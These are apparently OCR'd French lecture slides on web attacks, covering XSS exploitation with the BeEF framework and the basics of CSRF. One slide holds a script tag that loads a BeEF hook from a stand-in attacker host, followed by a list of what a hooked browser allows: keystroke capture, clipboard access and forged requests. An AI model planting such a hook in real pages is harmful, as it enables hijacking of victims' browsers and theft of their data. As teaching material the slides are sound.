
Cross Site Scripting (XSS)

- Framework d'exploitation : BeEF
  - Exploitation de vulnérabilités XSS par exécution de code Javascript
- Exploitation
  - Script utile pour l'attaque XSS


```
<script language='javascript' src="http://www.attaquant.com/beef/hook/
beefmagic.js.php"></script>
```

- L’adresse IP de la victime devrait alors apparaître automatiquement dans le menu "Zombies"
- Actions possibles
  - Récupération des frappes des touches réalisées dans le navigateur
  - Utilisation du navigateur de la victime comme zombie
  - Accès au presse-papiers
  - Emission de requêtes arbitraires au travers du navigateur
  - Exploitation de vulnérabilités grâce au lien XMLRPC vers Metasploit

Cross Site Scripting (XSS)



Cross Site Scripting (XSS)



Cross Site Request Forgery (XSRF – CSRF)

- Principe
  - Cette technique exploite la confiance qu'une application montre à l'égard de ses clients. Le but est de forcer le navigateur de la victime à envoyer une requête silencieuse à l'insu d'un internaute
- Objectif
  - Exécuter une action non désirée sur un site où la victime possède déjà un accès privilégié
  - Utiliser le cookie de session (sans que le pirate ne connaisse sa valeur) et la confiance établie entre le site web et le client afin d'exécuter une requête légitime mais toujours à l'insu de l'utilisateur abusé
- Exploitation
  - Forcer l'utilisateur à consulter une page web malicieuse
  - Attention si le serveur vérifie les `HEADERS`
    - Champ `Referer`

Questions ?